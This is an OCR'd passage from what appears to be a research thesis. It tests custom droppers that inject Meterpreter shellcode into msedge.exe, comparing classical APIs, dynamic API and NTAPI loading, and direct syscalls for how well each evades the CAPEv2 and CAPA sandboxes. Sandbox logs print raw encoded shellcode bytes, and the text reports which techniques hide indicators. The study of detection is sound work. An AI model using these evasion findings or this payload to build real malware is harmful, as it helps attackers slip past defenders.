
Figure 4.21: IoCs of custom sample - Classical APIs

However, the AVET sample includes an additional IoC "*Possible date expiration check, exits too soon after checking local time*", which is not present in the custom samples. Conversely, our custom sample display two additional IoC signatures: "*Enumerates running processes*" and "*Expresses interest in specific running processes*". These signatures are due to the process enumeration we added to identify the targeted PID. While this addition is expected, it introduces a highly suspicious IoC that will need to be concealed.

The screenshots in Figure 4.21 show no visible windows, effectively validating the success of the `WinMain` method in hiding windows.


For the "**Behavioral Analysis**" tab, we have two distinct subsections covering both the dropper and the process where the payload is injected :

- *API calls made by the dropper*: Similar to the last two samples from AVET, we observe several API calls related to process injection. These include calls to `NtOpenProcess` targeting `msedge.exe`, `NtAllocateVirtualMemory` with a protection of `PAGE_EXECUTE_READWRITE`, `WriteProcessMemory` along with the payload being injected, and `CreateRemoteThread`, as shown in Figures 4.22 and 4.24. Additionally, there are numerous calls to `Process32NextW` for process enumeration, depicted in Figure 4.23.
- *API calls made by "**msedge.exe**"*: As in the AVET sample, there are no suspicious IoCs originating from **msedge.exe**. This suggests that the behavior of



2024-05-15 14:13:58,824	8 3 5 2	0x7ff75f61 116c 0x7ff75f61 14ba	**NtOpenProcess**	ProcessHandle: 0x000001f0 DesiredAccess: PROCESS_CREATE_THREAD|PROCESS_VM_OPERATION|PROCESS_VM_READ|PROCESS_VM_WRITE|PROCESS_QUERY_INFORMATION ProcessIdentifier: 6872 ProcessName: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	success	0x00000000	
2024-05-15 14:13:58,824	8 3 5 2	0x7ff75f61 1220 0x7ff75f61 14ba	**NtAllocateVirtualMemory**	ProcessHandle: 0x000001f0 BaseAddress: 0x1af84e20000 RegionSize: 0x00032000 Protection: PAGE_EXECUTE_READWRITE StackPivoted: no	success	0x00000000	
2024-05-15 14:13:58,824	8 3 5 2	0x7ff75f61 123d 0x7ff75f61 14ba	**WriteProcessMemory**	ProcessHandle: 0x000001f0 BaseAddress: 0x1af84e20000 Buffer: H1\xc9H\x81\xe9\xf4\x9c\xff\xffH\x8d\x05\xef\xff\xff\xffH\xbb\xc3\xf2r\xd3\x07\x86\x116H1X'H-\xf8\xff\xff\xff\xe2\xf4\x8e\xa83\x81R\xce\x98\xd3\x8bq\x9e\xf3O\x05\xf5\xc6+\xf2r\xd3\x07\xddY\xb7\x00\xc5,\xd3\x07y\xc2~B1\xc6b\x05\x86X\xbf\x1b\x98v\x89\xf8V\x116\xc3\xf2r\xd3\x07\x86\x116\xc3\xf2r\xd3\xff\x86\x116\xcd\xed\xc8\xdd\x072\x18\xfb\xe2Js\x9f\xca\xa7E^\xaa\x81R\xa3u\xe9vD\xa2\x9fR\xb0f\xe8\x7fY\xb7\xd2\x10\xb6'\xf4dX\xe3\x9b\x1c\xf3C\xc9B\x16\xae\x9d\x16\xb6)\x8b\x1c<\xe7\xf2r\xd3\x07\x86\x116x\xa3\x01\xa2\xf8\xb6\x0c\x14<\xc2o\xf1\xf8\xb6\x0c\x14z\x93\x8e\xf1\xdc\xb6\x0c\x14z\x93\x8f\xf1\x83\xb6\x0c\x14z\x93\xb0\xf1\xf2\xb6\x0c\x145\xba\xe8\xf1\xf9\xb6\x0c\x145\xba\xfc\xf1\xe9\xb6\x0c\x14<\xc2n\xf1<\xb6\x0c\x14A\xbb\x8f\xf1\xe3\xb6\x0c\x14A\xbb\xb0\xf1\xf9\xb6\x0c\x14A\xbb\xb3\xf1\xf9\xb6\x0c\x14A BufferLength: 0x00031888 StackPivoted: no	success	0x00000001	

Figure 4.22: Behavioral processes of custom sample - Classical APIs



2024-05-15 14:13:58,699	8 3 5 2	0x7ff75f61 1104 0x7ff75f61 14ba	**Process32NextW**	ProcessName: svchost.exe ProcessId: 6076	success	0x00000001	
2024-05-15 14:13:58,699	8 3 5 2	0x7ff75f61 1104 0x7ff75f61 14ba	**Process32NextW**	ProcessName: RuntimeBroker.exe ProcessId: 6240	success	0x00000001	
2024-05-15 14:13:58,699	8 3 5 2	0x7ff75f61 1104 0x7ff75f61 14ba	**Process32NextW**	ProcessName: svchost.exe ProcessId: 7108	success	0x00000001	

Figure 4.23: Behavioral process (enumeration) of custom sample - Classical APIs

the Meterpreter payload is effectively concealed by the shellcode injection.

- *Files accessed*: Figure 4.25 shows the files accessed during the execution of the sample. We observe that only `"C:\Windows\Globalization\Sorting\sortdefault.nls"` was accessed. This file is used for handling linguistic data in applications, indicating no malicious activity, it is merely benign noise. Additionally, there is no indication of desktop enumeration being performed or actions of the Meterpreter payload, like the AVET samples. However, the AVET samples have an IoC indicating access to `"C:\Windows\System.ini"` due to a fingerprinting check.

In conclusion, the analysis of our first custom sample using shellcode injection with *classical APIs*, *x64/xor* Meterpreter and *XOR encryption* demonstrates similar capabilities to those of the AVET sample. However, unlike AVET, CAPEv2 was unable to perform a process dump of our sample, as indicated by the absence of the "*Process Dumps*" tab.

The CAPA analysis identified unique IoCs related to process enumeration, distinguishing our sample by incorporating a step to identify the target PID. While this addition was beneficial for creating a self-contained sample, it also introduced new IoCs, highlighting areas for improvement.

Behavioral analysis confirmed that the API calls made by the dropper were consistent with those from AVET samples, particularly focusing on process injection techniques. The

2024-05-15 14:14:05,714	8 3 5 2	0x7ff75f61 125c 0x7ff75f61 14ba	**CreateRemoteThread**	ProcessHandle: 0x000001f0 StartRoutine: 0x1af84e20000 Parameter: 0x00000000 CreationFlags: 0x00000000 ThreadId: 2872	succ ess	0x000001f4	
2024-05-15 14:14:49,871	2 9 3 6	0x7ffafe06 466e 0x7ffafe06 3738	**NtQueryInformationThr ead**	ThreadHandle: 0xfffffffffffffffe ThreadInformationClass: 12 ThreadInformation: \x00\x00\x00\x00 ThreadId: 2936	succ ess	0x00000000	
2024-05-15 14:14:49,871	2 9 3 6	0x7ffafe06 468e 0x7ffafe06 3738	**NtTerminateThread**	ThreadHandle: 0x00000000 ExitStatus: 0x00000000 ThreadId: 0 ProcessId: 0	succ ess	0x00000000	

Figure 4.24: Behavioral threads of custom sample - Classical APIs




Figure 4.25: Files accessed of custom sample - Classical APIs

key difference was the integration of the process enumeration in our sample, which is not implemented in the AVET samples. No suspicious IoCs were detected from "`msedge.exe`", indicating that the shellcode injection effectively concealed the behavior of the Meterpreter payload.

The main drawback is that the custom sample failed to conceal the existing IoCs from AVET. Specifically, IoCs related to process injection and the creation of a remote thread are still present, the addition of the process enumeration adds more suspicious behavior. All of these information could be useful for security analysts to classify the sample as malicious.

Dynamic Loading of APIs Next, we evaluated a sample that uses a more advanced technique to hide APIs, called *dynamic loading of APIs*. This approach dynamically resolves and loads the required API functions at runtime rather than at compile time. The outcomes of this assessment are summarized below:

- *Detection results and YARA signatures*: Figure 4.26 depicts behavior identical to those observed in the first custom sample (Classical API calls). This custom sample successfully evades YARA signatures and, like the first one, does not display a "*Process Dumps*" tab. This consistency is expected, as the only variation between the samples is the API calls that are now dynamically called. However, despite using dynamic loading of APIs, the payload is still successfully extracted, as shown by the presence of the "*Payloads*" tab.

- *CAPA Analysis*: Figure 4.27 illustrates the IoCs identified by CAPA. These IoCs are identical to those observed in the first custom sample, particularly those related to *process injection* and *process enumeration*. This observation indicates that, at this stage, dynamic loading of APIs does not effectively conceal these IoCs from CAPA detection.

- *Indicator of Compromises*: As with the first sample, Figure 4.28 highlights several IoCs identified by CAPEv2 signatures. These IoCs are identical to those observed




Figure 4.26: Detection result of custom sample - Dynamic Loading of APIs




Figure 4.27: CAPA analysis of custom sample - Dynamic Loading of APIs




Figure 4.28: IoCs of custom sample - Dynamic Loading of APIs




Figure 4.29: Files accessed of custom sample - Dynamic Loading of APIs

in the initial custom sample, specifically indicating *process enumeration*, *creation of RWX memory* and *thread creation*. Consequently, it is evident that Dynamic Loading of APIs does not yield any improvement in concealing these IoCs.

Regarding the screenshots presented in Figure 4.28, we again observe that no windows are visible. This confirms that the `WinMain` method effectively hides any windows that might appear.

Within the "**Behavioral Analysis**" tab, two separate subsections dive into the behavior of the dropper and the payload injection process:

- *API calls made by the dropper*: Once again, we observe the same set of API calls recorded in the logs compared to the first custom sample. Specifically, we identified multiple API calls associated with process injection. These include opening the process `msedge.exe`, *allocating virtual memory* with `PAGE_EXECUTE_READWRITE` protection on it, *writing* the shellcode into the allocated memory and *creating a new thread*. Additionally, there is an obvious presence of process enumeration. Since this yields the same results as the first sample shown in 4.22, 4.23 and 4.24, we have omitted additional figures. Based on these observations, there is still no improvement in concealing API calls through dynamic loading of APIs.
- **API calls made by "`msedge.exe`"**: Similar to the findings with the custom and AVET samples, our analysis reveals no IoCs originating from `msedge.exe`.

- *Files accessed*: Figure 4.29 depicts the files that has been accessed. Our analysis aligns with the first custom sample. We found no signs of desktop enumeration and no IoCs suggesting any malicious activity.

The analysis of the custom sample using *dynamic loading of APIs* demonstrates that this technique does not enhance its ability to evade detection mechanisms. Detection results show no improvement in hiding IoCs from CAPA analysis, as they are identical to those observed with classical API calls, indicating persistent presence of *process injection* and *enumeration* activities. CAPEv2 is also able to extract the payload from `msedge.exe`. Behavioral analysis confirms consistent API call patterns, revealing evidence of process related activities such as process enumeration, memory allocation and thread creation. Additionally, the files accessed do not suggest any malicious activity. Overall, dynamic loading of APIs failed to effectively conceal the malicious behavior of the sample.

Dynamic Loading of NTAPIs We then assessed the sample that uses *dynamic loading of NTAPIs (Native APIs)*. This technique involves dynamically resolving and loading NTAPI functions, which are in a lower-level than standard API calls. The results of this evaluation are presented here:

- *Detection results and YARA signatures*: Figure 4.30 demonstrates results identical to the first and second custom samples. This sample evades YARA signatures and, like the others, does not display a "*Process Dumps*" tab. However, despite using dynamic loading of NTAPIs, the payload is still successfully extracted as evidenced by the presence of the "*Payloads*" tab. This indicates that this technique does not effectively conceal the extraction of payloads.

- *CAPA Analysis*: The CAPA analysis depicted in Figure 4.31 highlights the behaviors extracted from the sample. Notably, there are minor differences in the




Figure 4.30: Detection result of custom sample - Dynamic Loading of NTAPIs




Figure 4.31: CAPA analysis of custom sample - Dynamic Loading of NTAPIs

IoCs detected by CAPA compared to the first two custom samples. Specifically, a new IoC indicating "*get system information on Windows*", probably from the `NtQuerySystemInformation` call, is present, while "*map section object*" and "*query or enumerate registry value*", observed in the first two samples, are not present. Additionally, the "*enumerate processes*" IoC includes further details, explaining that this enumeration was performed using `NtQuerySystemInformation`. Despite these variations, CAPA effectively captures the overall behavior of the dropper.

- *Indicator of Compromises*: In Figure 4.32, several IoCs detected by CAPEv2 signatures are shown. A notable difference from the first two samples is obvious: fewer IoCs are displayed. Specifically, only the "*Create RWX memory*" and "*Code injection with CreateRemoteThread in a remote process*" suspicious IoCs are present. In contrast, previous samples identified IoCs related to process enumeration, as illustrated in Figures 4.21 and 4.28. This discrepancy underscores the potential of dynamic loading of NTAPIs to conceal such IoCs. The differences between the CAPEv2 signature and CAPA analysis results may be due to CAPEv2 lacking signatures for all NTAPIs. This is shown by CAPA detecting *enumerate processes via NtQuerySystemInformation*, suggesting that CAPEv2 signature detection may not cover this particular case.




Figure 4.32: IoCs of custom sample - Dynamic Loading of NTAPIs

Concerning the screenshots presented in Figure 4.32, we again observe that no windows are visible. This further confirms that the *WinMain* method effectively conceals any windows that might appear.

Under the "**Behavioral Analysis**" tab, two distinct subsections are again displayed, detailing the behavior of both the dropper and the payload injection process:

- *API calls made by the dropper*: When examining the APIs associated with shellcode injection, we find the same sequence of API calls recorded in the logs compared to the first two custom samples. These include actions such as opening the process `msedge.exe`, allocating virtual memory with `PAGE_EXECUTE_READWRITE` protection, writing the shellcode into the allocated memory and creating a new thread. However, a significant difference arises concerning the *process enumeration*. Notably, there is an *absence* of calls to `Process32NextW`. This deviation is expected because our approach no longer performs a direct call to `Process32NextW` in order to iterate through process names, instead, it involves computations with the `NextEntryOffset`. Therefore, the absence of these API calls contrasts with the behavior observed in the first two custom samples. In the case of dynamic loading of NTAPIs, only a call to `NtQuerySystemInformation` is observed, which may still alert security analysts to the presence of process enumeration. These behaviors are depicted in Figures 4.33, 4.34 and 4.35. Based on these observations, using dynamic loading of NTAPIs offers a small improvement. By eliminating the excessive `Process32NextW` calls from the logs, it makes the process enumeration activity less obvious to analysts.
- *API calls made by "`msedge.exe`"*: Consistent with our observations from the custom sample and AVET analysis, the experiment of this custom sample indicates the absence of any IoCs originating from `msedge.exe`.

- *Files accessed*: Our analysis, shown in Figure 4.36, indicates that no files were accessed during the examination, unlike the first two samples, suggesting that the accessed file in the initial samples is inherent to API calls.

In conclusion, our evaluation of the sample that uses dynamic loading of NTAPIs reveals both strengths and limitations of this technique. The sample effectively evades YARA signatures and does not trigger a "*Process Dumps*" tab, similar to previous custom samples. However, despite the dynamic loading of NTAPIs, the payload extraction is still performed. CAPA analysis shows minor differences in IoCs, with new detections such as "*get system information on Windows*" and the absence of others like "*map section object*".

2024-05-15 15:54:13,468	5600	0x7ff6367811f10x7ff63678169a	NtOpenProcess	ProcessHandle: 0x000001f0 DesiredAccess: PROCESS_ALL_ACCESS ProcessIdentifier: 6872 ProcessName: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	success	0x00000000	
2024-05-15 15:54:13,468	5600	0x7ff6367812b50x7ff63678169a	NtAllocateVirtualMemory	ProcessHandle: 0x000001f0 BaseAddress: 0x1af84e20000 RegionSize: 0x00032000 Protection: PAGE_EXECUTE_READWRITE StackPivoted: no	success	0x00000000	
2024-05-15 15:54:13,468	5600	0x7ff6367812dc0x7ff63678169a	NtWriteVirtualMemory	ProcessHandle: 0x000001f0 BaseAddress: 0x1af84e20000 Buffer: H1\xc9H\x81\xe9\xf4\x9c\xff\xffH\x8d\x05\xef\xff\xff\xffH \xbb\xc3\xf2r\xd3\x07\x86\x116H1X'H-\xf8\xff\xff\xff\xe2\xf4 \x8e\xa83\x81R\xce\x98\xd3\x8bq\x9e\xf3O\x05\xf5\xc6+\xf2r\xd3 \x07\xddY\xb7\x00\xc5,\xd3\x07y\xc2~B1\xc6b\x05\x86X\xbf\x1b\x98v \x89\xf8V\x116\xc3\xf2r\xd3\x07\x86\x116\xc3\xf2r\xd3\xff\x86 \x116\xcd\xed\xc8\xdd\x072\x18\xfb\xe2Js\x9f\xca\xa7E^\xaa\x81R \xa3u\xe9vD\xa2\x9fR\xb0f\xe8\x7fY\xb7\xd2\x10\xb6'\xf4dX\xe3\x9b \x1c\xf3C\xc9B\x16\xae\x9d\x16\xb6)\x8b\x1c<\xe7\xf2r\xd3\x07\x86 \x116x\xa3\x01\xa2\xf8\xb6\x0c\x14<\xc2o\xf1\xf8\xb6\x0c\x14z\x93 \x8e\xf1\xdc\xb6\x0c\x14z\x93\x8f\xf1\x83\xb6\x0c\x14z\x93\xb0\xf1 \xf2\xb6\x0c\145\xba\xe8\xf1\xf9\xb6\x0c\145\xba\xfc\xf1\xe9\xb6 \x0c\x14<\xc2n\xf1<\xb6\x0c\x14A\xbb\x8f\xf1\xe3\xb6\x0c\x14A\xbb \xb0\xf1\xf9\xb6\x0c\x14A\xbb\xb3\xf1\xf9\xb6\x0c\x14A BufferLength: 0x00031888 StackPivoted: no	success	0x00000000	

Figure 4.33: Behavioral processes of custom sample - Dynamic Loading of NTAPIs

Time	TID	Caller	API	Arguments	Status	Return	Repeated
2024-05-15 15:54:13,437	5600	0x7ff63678139f0x7ff636778169a	NtQuerySystemInformation	SystemInformationClass: FILE_OVERWRITE_IF	failed	INFO_LENGTH_MISMATCH	
2024-05-15 15:54:13,453	5600	0x7ff63678813d60x7ff636778169a	NtQuerySystemInformation	SystemInformationClass: FILE_OVERWRITE_IF	success	0x00000000	

Figure 4.34: Behavioral process (enumeration) of custom sample - Dynamic Loading of NTAPIs

2024-05-15 16:56:42,523	8048	0x7ff6be681329 0x7ff6be68169a	NtCreateThreadEx	ThreadHandle: 0x000001dc ProcessHandle: 0x000001e8 StartAddress: 0x1af84e20000 CreateFlags: 0x00000000 ThreadId: 5176 ProcessId: 6872	success	0x00000000	
2024-05-15 16:57:39,835	6312	0x7ffafe06466e 0x7ffafe063738	NtQueryInformationThread	ThreadHandle: 0xfffffffffffffffe ThreadInformationClass: 12 ThreadInformation: \x00\x00\x00\x00 ThreadId: 6312	success	0x00000000	
2024-05-15 16:57:39,835	4996	0x7ffafe06466e 0x7ffafe063738	NtQueryInformationThread	ThreadHandle: 0xfffffffffffffffe ThreadInformationClass: 12 ThreadInformation: \x00\x00\x00\x00 ThreadId: 4996	success	0x00000000	
2024-05-15 16:57:39,835	4996	0x7ffafe06468e 0x7ffafe063738	NtTerminateThread	ThreadHandle: 0x00000000 ExitStatus: 0x00000000 ThreadId: 0 ProcessId: 0	success	0x00000000	1 time

Figure 4.35: Behavioral threads of custom sample - Dynamic Loading of NTAPIs

Figure 4.36: Files accessed of custom sample - Dynamic Loading of NTAPIs




Figure 4.37: Detection result of custom sample - Direct Syscalls

The dynamic loading method reduces the visibility of process enumeration by eliminating `Process32NextW` calls, replacing them with computations using `NextEntryOffset` and only calling `NtQuerySystemInformation`. This change decreases log footprint and enhances stealth, though it may still alert analysts to process enumeration activities. Additionally, APIs related to opening a process, allocating memory space, writing shellcode into it and executing a remote thread to launch the shellcode are still present, indicating that dynamic loading of NTAPIs is not effective at concealing these IoCs. However, no IoCs were detected from `msedge.exe` and no files were accessed during the analysis.

Direct Syscalls Finally, we tested a sample that incorporates *direct syscalls*. This method involves making system calls directly to the Windows kernel, bypassing the usual API layers. The results of this assessment are detailed below:

- *Detection results and YARA signatures*: Figure 4.37 demonstrates behavior similar to the other custom samples. It effectively evades YARA signatures and does not display a "*Process Dumps*" tab. More interestingly, it also lacks the "*Payloads*" tabs. This indicates a successful concealment of payload extraction and evasion of CAPEv2 payload detection. The addition of direct syscalls significantly enhances the concealment of payload extraction, which was not the case in the first three custom samples.

- *CAPA Analysis*: Figure 4.38 illustrates the CAPA analysis, highlighting the behaviors observed in the sample. Surprisingly, there is a significant difference in the IoCs detected by CAPA compared to the first three samples. Unlike the earlier samples, which showed some IoCs related to shellcode injection, this analysis found no IoCs at all. This underscores the effectiveness of using direct syscalls to conceal IoCs associated with API calls.

- *Indicator of Compromises*: In Figure 4.39, a significant difference emerges compared to the first three samples. Notably, there are no suspicious IoCs. The only occurrence of "`SetUnhandledExceptionFilter detected (possible anti-debug)`", which is

